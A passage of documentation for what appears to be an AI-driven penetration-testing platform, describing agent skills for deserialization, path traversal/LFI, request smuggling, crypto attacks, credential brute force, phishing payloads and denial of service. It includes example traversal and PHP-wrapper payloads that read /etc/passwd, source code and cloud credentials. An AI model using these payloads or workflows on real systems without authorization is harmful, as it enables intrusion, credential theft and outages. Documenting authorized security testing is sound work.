__reduce__-DNS pickle, or the per-language equivalent that only performs a DNS / HTTP callback; a hit is positive proof even for a blind sink), then timing (point the oracle at an unroutable host and compare response time), then the error differential (always available: a deserialization-specific exception on tampered bytes). No signal on any enabled channel is INCONCLUSIVE, never "safe" - Per-language track -- only the runtimes the operator selected ship their oracle block (Java, Java JSON/XML/YAML, Python, PHP, Node, Ruby, .NET); a candidate in an excluded runtime gets the error channel only
- Record the confirmation as a
chain_findingsentry inoutput_analysis, in the same response that reads the proof (there is no report tool or action), withfinding_type='vulnerability_confirmed'and the EXACT captured candidate id, so the orchestration lands(:ChainFinding)-[:CONFIRMS]->(candidate)and the Priority Board promotes the candidate to T1 (a plaincustomfinding type lands the edge but never promotes) - Verify the edge landed -- re-query the candidate; a wrong / cross-tenant id matches nothing silently, so if it is absent put the entry in the current response's
output_analysisrather than re-running the query - Escalate to an exec gadget -- gated on
DESERIALIZATION_EXEC_GADGETS_ENABLED(default OFF) and only when the OOB callback is on (the proof exfils a minimalid/hostname fingerprint over OOB); the default path stops at the non-destructive oracle
Project Settings
Configured under AI Agent → Agent Skills → Insecure Deserialization. Each switch adds or removes a whole block of the agent prompt, and the main prompt always prints the resulting posture so the agent knows which channels it may use.
| Setting | Default | Description |
|---|---|---|
OOB callback workflow (deserializationOobCallbackEnabled) | on | Registers an interactsh domain and confirms a sink with a non-destructive DNS/HTTP callback. Off = the OOB block is dropped and the agent confirms through the timing and error channels only, never through external callback infrastructure |
OOB provider (deserializationOobProvider) | oast.fun | interactsh server the oracle registers its callback domain on; set a self-hosted instance when oast.fun is blocked. Only used when the OOB callback is on |
Timing channel (deserializationTimingEnabled) | on | Allow confirmation by response timing (holds a request open on the target until a delay or timeout). Disable on fragile targets or where RoE forbids tying up a worker |
Find sinks beyond recon candidates (deserializationFindSinksEnabled) | on | Sweep every cookie, header, parameter and body for serialized blobs recon never flagged (PART B), plus the format reference. Off = confirm only the candidates recon flagged |
Runtimes to cover (deserializationRuntimes) | all seven | Which per-runtime oracle blocks ship: java, java_typed, python, php, node, ruby, dotnet. Narrow it only when the stack is known; a candidate in an excluded runtime gets the error channel only |
Exec gadget step (deserializationExecGadgetsEnabled) | off | After a sink is confirmed, deliver ONE code-execution gadget (Step 7) that exfils an id/hostname fingerprint over the OOB callback. Needs the OOB callback on. Enable only with explicit RoE permission |
PHAR polyglot upload (deserializationPharEnabled) | off | Allow PHP PHAR polyglots, which UPLOAD a file to the target. Only used when php is among the runtimes. Enable only with explicit RoE permission |
The recon half that feeds this skill is Serialized Object Detection. Enable BOTH the recon module (
serializedScanEnabled) and this skill for the full detect→confirm cycle; the Serialized Object Scan settings card alerts you when one is on without the other.
Path Traversal / LFI / RFI
Classification: path_traversal
Badge: PATH (teal)
Tools: execute_curl, execute_ffuf, execute_playwright, kali_shell (interactsh-client), query_graph, execute_code
File-disclosure testing covering classic path traversal, Local File Inclusion (LFI), Remote File Inclusion (RFI), PHP wrapper-driven source disclosure (php://filter, data://, expect://, zip://, phar://), log poisoning to RCE, /proc and cloud-credential file reads, parser/normalisation mismatches across nginx + backend, and archive-extraction Zip Slip.
Workflow:
- Reuse recon --
query_graphto find file-bearing parameters:file=,path=,template=,download=,lang=,include=, image-proxy / preview / export endpoints - Surface candidate sinks --
execute_curl,execute_playwright,execute_ffufto enumerate file-handling endpoints - Establish a deterministic oracle -- request a known-good file (
/etc/hostname,/etc/issue) BEFORE noisy traversal; gives a content-baseline to diff against - Confirm exactly one primitive (OWASP Stage 1) -- standard
../etc/passwd, encoded variants (%2e%2e%2f,%252fdouble-decode,..%c0%af), absolute paths, nginx alias bypasses (..;/) - Fingerprint the disclosure context (Stage 2) -- determine OS, web server, backend language, file-handling policy
- Targeted exfiltration (Stage 3) -- prioritized targets: source code via
php://filter/convert.base64-encode/,.env, AWS credentials at~/.aws/credentials,/proc/self/environ, web.config / wp-config.php - Long-running automation -- ffuf with SecLists
LFI-Jhaddix.txtfor high-fanout traversal sweeps - Reporting -- proof level 1-4 with the Shannon-derived rigor framework, false-positive gate (e.g., HTML error pages that contain
/etc/passwdcontent as documentation)
PHP Wrappers + Log Poisoning (gated on PATH_TRAVERSAL_PHP_WRAPPERS_ENABLED): per-wrapper playbook -- php://filter to base64-encode source, data:// for inline payloads, expect:// for direct command execution, zip:// and phar:// chains, log poisoning via Apache / nginx access log + LFI for RCE, session and upload-temp-file inclusion.
OOB / RFI Workflow (gated on PATH_TRAVERSAL_OOB_CALLBACK_ENABLED): interactsh as the RFI oracle -- if the target accepts remote inclusion (http://...), the agent points it at the OAST domain and watches for HTTP fetches.
Archive Extraction (Zip Slip / TarSlip) -- gated on PATH_TRAVERSAL_ARCHIVE_EXTRACTION_ENABLED (default OFF because these primitives WRITE files outside the target directory, which is state-mutating).
Project Settings
| Setting | Default | Description |
|---|---|---|
| OOB callback enabled | true | Allow interactsh OOB oracle for RFI / blind-LFI detection |
| PHP wrappers enabled | true | Include the PHP-specific wrapper / log-poisoning sub-section. Trim for non-PHP targets to reduce prompt bloat |
| Archive extraction enabled | false | Allow Zip Slip / TarSlip primitives that WRITE files outside the destination directory. Default off because writing to the target is state-mutating |
| Payload reference enabled | true | Inject the encoding / bypass / wrapper payload reference (~3 KB extra). Disable for a leaner prompt |
| Request timeout | 10s | curl --max-time / --connect-timeout for traversal probes |
| OOB provider | oast.fun | interactsh-client server for RFI / OOB callbacks. Override when oast.fun is blocked |
Example Workflow
You: "Look for LFI on the report download endpoint at https://target.tld/reports?file=summary.pdf"
- Step 1: Agent finds the endpoint already mapped in the graph
- Phase transition: Agent requests transition to exploitation
- Step 3 (oracle): Requests
?file=/etc/hostname, gets the hostname back -- traversal confirmed without payload - Step 4 (Stage 1):
?file=../../../../etc/passwdreturns the passwd file - Step 5 (Stage 2): PHP detected from response headers
- Step 6 (Stage 3):
?file=php://filter/convert.base64-encode/resource=index.phpreturns base64-encoded source - Reports: Endpoint, working payload, exfiltrated source / credentials, severity High
HTTP Request Smuggling / Desync
Classification: http_request_smuggling
Badge: DESYNC (lime)
Default: OFF (fail-closed -- see the note below)
Desynchronizes a FRONT tier (reverse proxy / load balancer / CDN / cache) from the BACK-END app so a smuggled request prefix is prepended to the NEXT request on a connection. That lets the agent reach endpoints the front tier blocks, poison another user's request, or bypass access controls enforced only at the edge. The flaw lives in a CHAIN of HTTP processors disagreeing on where one request ends -- not in a single app parameter (SQLi/XSS) or a URL fetcher (SSRF).
Workflow highlights:
- Confirm a front/back-end chain -- only pursue smuggling on a proven multi-tier path (
Via,X-Cache,CF-Ray, differingServer/X-*headers, or a front tier that answers some paths itself). A single server with nothing in front is NOT smuggling. - Detect the desync (discrepancy-first) -- with byte-exact raw sockets over one keep-alive connection, probe CL.TE, TE.CL and TE.TE (obfuscated
Transfer-Encoding): a body framed one way for the front tier and another for the back-end. Timing is a SCREENING signal only -- a clean timing probe does NOT mean safe, because mitigations mask the classic signal while the parser discrepancy remains. - Rule out pipelining, then weaponize -- a "desync" proved only on a reused connection is HTTP pipelining, not a desync; confirm the effect on a SEPARATE fresh connection. Then smuggle toward the objective, varying the smuggled request's
Host/ authority to reach internal-only backends the front tier normally rewrites, and read the smuggled response.
Tooling: raw-socket probes are scripted in execute_code (Python socket / http.client, unique filename= per run) or kali_shell; execute_curl / execute_httpx cannot be used because they normalize the framing and destroy the ambiguity. The workflow is injected verbatim in the exploitation phase and has no per-skill tunables.
Why default OFF (fail-closed).
execute_code/kali_shellrun raw sockets in the sandbox and bypasscheck_egress, the capture proxy, AND the non-disableable in-scope tool guardrail (which is enforced only against declared in-scope domains, never the host a raw socket dials), and agent findings are not yet persisted to the graph. Enable this skill per project in the Agent Skills tab once the engagement's egress / RoE decision is settled.
Cryptographic Attacks
Classification: crypto_attack
Badge: CRYPT (violet)
End-to-end attacks on cryptographic constructions the target trusts: decrypting or forging an attacker-controllable ciphertext, cookie, token, signature, or MAC by exploiting HOW it is encrypted, signed, hashed, or generated -- rather than guessing a secret or trusting an unverified claim. The agent inventories every value the server decrypts or verifies, fingerprints its construction, and runs the matching break.
Workflow highlights:
- Inventory + fingerprint -- decode every cookie / token / signature / ciphertext parameter (base64 / hex), record the raw byte length, and fingerprint the construction: block-cipher block size, ECB block repeats, a JWT's
alg, a keyed-hash / MAC trailer, an RSAn/e/ctriple, or a predictable / sequential token. - Oracle detection (primary lead) -- probe the decrypt / verify / login endpoint for an ERROR DIFFERENTIAL (a padding / format failure answering differently from a wrong-content / failed-auth response, including timing). A distinguishable padding error is a CBC padding oracle that decrypts or forges the token with no key.
- Construction-specific breaks -- CBC bit-flipping and ECB cut-and-paste / byte-at-a-time; stream-cipher keystream / nonce reuse (two-time pad); JWT
alg:none, HS/RS algorithm confusion, weak-secret cracking, andkid/jwk/jkuinjection; hash length extension onH(secret || message); RSA weaknesses (smalle, shared / close primes, Wiener, Hastad, Bleichenbacher); and predictable-PRNG / token reconstruction (LCG, Mersenne Twister, time-seeded). Classical-cipher and layered-encoding decodes are ruled out first.
Tooling: byte-level and number-theory attacks are scripted in execute_code (Python: PyCryptodome, cryptography, pwntools, PyJWT, hashlib); kali_shell provides openssl, jwt_tool, and hashcat / john for JWT / secret cracking. The workflow is injected verbatim in the exploitation phase and has no per-skill tunables.
Hydra Credential Testing
Classification: brute_force_credential_guess
Badge: BRUTE (purple)
Tool: execute_hydra
Uses THC Hydra to test credentials against 50+ authentication protocols. The agent automatically selects appropriate wordlists, configures protocol-specific parameters, and establishes access after credentials are discovered.
Supported protocols include: SSH, FTP, RDP, VNC, SMB, Telnet, MySQL, MSSQL, PostgreSQL, Oracle, MongoDB, Redis, POP3, IMAP, SMTP, HTTP Basic, HTTP POST form, Tomcat, WordPress, Jenkins, and many more.
Configuration: Threads, timeouts, extra checks, and retry strategies are configurable per project in the Agent Skills tab. See Project Settings Reference > Hydra Credential Testing.
Social Engineering Simulation
Classification: phishing_social_engineering
Badge: SE (pink)
Tools: kali_shell (msfvenom), metasploit_console (handler, web_delivery), execute_code (email sending)
This skill covers authorized social engineering simulation as part of a penetration testing engagement. It guides the agent through payload generation, delivery mechanism setup, and handler configuration for testing an organization's human-layer defenses.
Requires: Explicit written authorization for social engineering testing in the Rules of Engagement (RoE). The skill is automatically disabled when the RoE does not permit social engineering.
Workflow: The agent follows a structured workflow — determine target platform and delivery method, set up the Metasploit handler, generate the payload or delivery mechanism, verify generation, and report the artifacts for the tester to deliver through the agreed-upon channel.
Configuration: Social engineering simulation settings (SMTP configuration for authorized email delivery) are configurable per project in the Agent Skills tab.
Availability Testing
Classification: denial_of_service
Badge: DoS (red)
Tools: metasploit_console, kali_shell (hping3, slowhttptest), execute_code, execute_curl
Disrupts service availability using flooding, resource exhaustion, and crash exploits. Unlike other skills, DoS does not provide access — the agent uses action="complete" after verifying impact and never transitions to post-exploitation.
Key Differences from Other Skills
- No post-exploitation — DoS disrupts, it doesn't grant access
- Vector-based tool selection — each DoS category has its own optimal tool (not a global priority)
- Assessment-only mode — optional safety setting to only check for vulnerabilities without attacking
- Forbidden in stealth mode — all DoS techniques are inherently noisy
Project Settings
| Setting | Default | Description |
|---|---|---|
| Max Duration | 60s | Max seconds per individual DoS attempt |
| Max Attempts | 3 | Max different vectors to try before reporting resilient |
| Concurrent Connections | 1000 | Connections for app-layer DoS (slowloris, slowhttptest) |
| Assessment Only | Off | Only check for DoS vulnerabilities without attacking |
DoS Vector Categories
| Category | Tool | When to Use |
|---|---|---|
| Known CVE DoS | metasploit_console | Confirmed DoS CVE (MS12-020, MS15-034, etc.) |
| HTTP Application DoS | kali_shell → slowhttptest | HTTP/HTTPS web servers (slowloris, slow POST, range) |
| Layer 4 Flooding | kali_shell → hping3 | Generic TCP/UDP/ICMP flood |
| Application Logic DoS | execute_code | ReDoS, XML bomb, GraphQL depth, zip bomb |
| Single-Request Crash | execute_curl | Malformed header or overflow triggers crash |
Example Workflow
You: "DoS the web server on 10.0.0.5"
- Informational phase: Agent queries graph for service info, runs
nmap -sV, researches known DoS CVEs - Classification: Classified as
denial_of_service - Exploitation phase: Agent selects vector (e.g., slowloris for Apache), executes
slowhttptest, verifies impact withcurl - Completion: Reports success/failure with
action="complete"— no post-exploitation
Unclassified Fallback
Classification: <descriptive_term>-unclassified (e.g., ssrf-unclassified, file_upload-unclassified)
Badge: grey
Tools: All available exploitation tools
When no skill (built-in or user) matches the request, the classifier generates a descriptive snake_case term followed by -unclassified:
- "Test for SSRF on the API" →
ssrf-unclassified - "Upload a web shell" →
file_upload-unclassified - "Try directory traversal" →
directory_traversal-unclassified - "Show me the attack surface" →
recon-unclassified
The agent uses all available tools generically without a mandatory workflow. The ReAct reasoning loop handles these based on the LLM's general knowledge.
Tip: Instead of relying on the unclassified fallback, consider uploading a user skill for your technique. A custom
.mdfile with specific tool commands and workflow steps will produce significantly better results than the generic fallback.
Plugin skill versions
An installed plugin that holds the override:skill.text permission can propose a
different wording for a built-in skill's prompt. Nothing changes until a person approves
it, and the factory text keeps running until then. The first such plugin is Skiller, which writes these proposals from
your finished chat sessions. This is separate from user skills: it rewords a skill RedAmon
already ships, rather than adding a new one.
Where you review a proposal. A plugin surfaces a proposal in the chat gear menu (its own item) or from a project's Agent Skills settings, where each built-in skill with a proposal shows an N pending link. Opening it shows, side by side, the skill's current text and the proposed text, one tab per changed part, with the lines that moved data out, named a web address, or asked the agent to relax a scope or confirmation flagged for you to read. You Approve, Reject, or close and decide later.
- An approved proposal becomes version N of that skill for the scope you chose (your account, or one project). The agent follows it from the next message or resume; a run already going keeps the text it started with.
- A version applies only while the plugin that made it is installed, enabled and still holds the permission. When it does not, the skill shows "not applied" with the reason and the factory text runs.
Managing versions. The Versions button on a skill (in Agent Skills settings, or the "Skill versions" gear-menu item) lists the factory text and every approved version, with View (a read-only before/after against the factory), Reset to factory, and Delete for old versions. Version numbers are never reused, so after a deletion or reset the list can skip a number. Reset to factory on a project makes the project follow your account's version of that skill, or the factory text if you have none.
Who decides. Only the owner of the scope — you, for your account; the project's owner, for a project version — or an administrator acting as them. A RedAmon update that changes a skill's factory text marks the affected versions "stale"; the factory text runs until you Review again, which shows both the factory change and the version's own change. A version that names a part RedAmon no longer has is stale too, and can only be deleted.
Plugin skill versions and plugin data are not included in a project export or import: they belong to a plugin installation.
Plugin proposals for your own skills
A plugin that holds the override:user_skill.text permission (Skiller 1.1.0 and later) can
propose a new version of one of your own skills that a chat session used. When you start it
from the chat's gear menu, a skill picker first lists the skills the agent used in that
session, built-in and yours, with how many turns used each; you pick one.
Saving a proposal for one of your skills never changes that skill: Save as new skill in
the review window creates a new skill of yours, exactly as if you had uploaded a new .md.
- The name is filled in as the old name with the next
vN(My SQLi flow→My SQLi flow v2→My SQLi flow v3). You can type another one; it is checked as you type. - In a project, the window offers to use the new skill there instead of the old one (on by default). Sessions in that project that used the old skill continue with the new one from their next message or resume. Without a project (opened from Global Settings) nothing is turned on.
- Flagged lines (that send data out, name a host or URL, or drop a guard) must be acknowledged before you can save.
- The saved skill is yours: in Global Settings with a badge such as "v3 · from My SQLi flow v2", in every project's Agent Skills tab and in the chat drawer; you can toggle, download and delete it like any other. It stays if the plugin is disabled or uninstalled.
- Saving needs the plugin at the version that made the proposal. A proposal from a plugin that is now disabled, uninstalled or updated is not saved: run the plugin again, or delete it.
- A skill that holds a key or token in a recognised format (a private key, a JWT, a cloud or API token), in its name, description or text, is never given to a plugin; the picker shows why it cannot be picked. Words such as "Basic authentication" do not count, and neither does a password written in prose: remove one before you pick the skill.
- Quarantine. If the plugin catalog revokes the plugin version that proposed a skill you saved, RedAmon turns that skill off in every project and marks it Quarantined in Global Settings. Read it (download it), then Release it to use it again, or delete it. Once released it stays released, and no new version can be saved from a skill while it is quarantined. The versions you saved from it since are quarantined with it, whichever plugin version proposed them, because they carry its text on.
Proposals waiting for review show as "N proposals" on the skill's card in Global Settings, and in the chat's Skill versions window under "Your skills", which also lists the family of saved versions and offers Delete older versions (keeps the newest and any version on in a project).
Next Steps
- AI Agent Guide — full guide to the AI agent chat interface, phases, and tools
- Project Settings Reference — configure Hydra, phishing SMTP, and tool phase restrictions
- EvoGraph — Attack Chain Evolution — how attack chains and findings are tracked across sessions
- Anatomy of a Think Step — where a skill's workflow and the skill-selection menu are injected into the agent's system prompt, and how
switch_skillrebinds the active class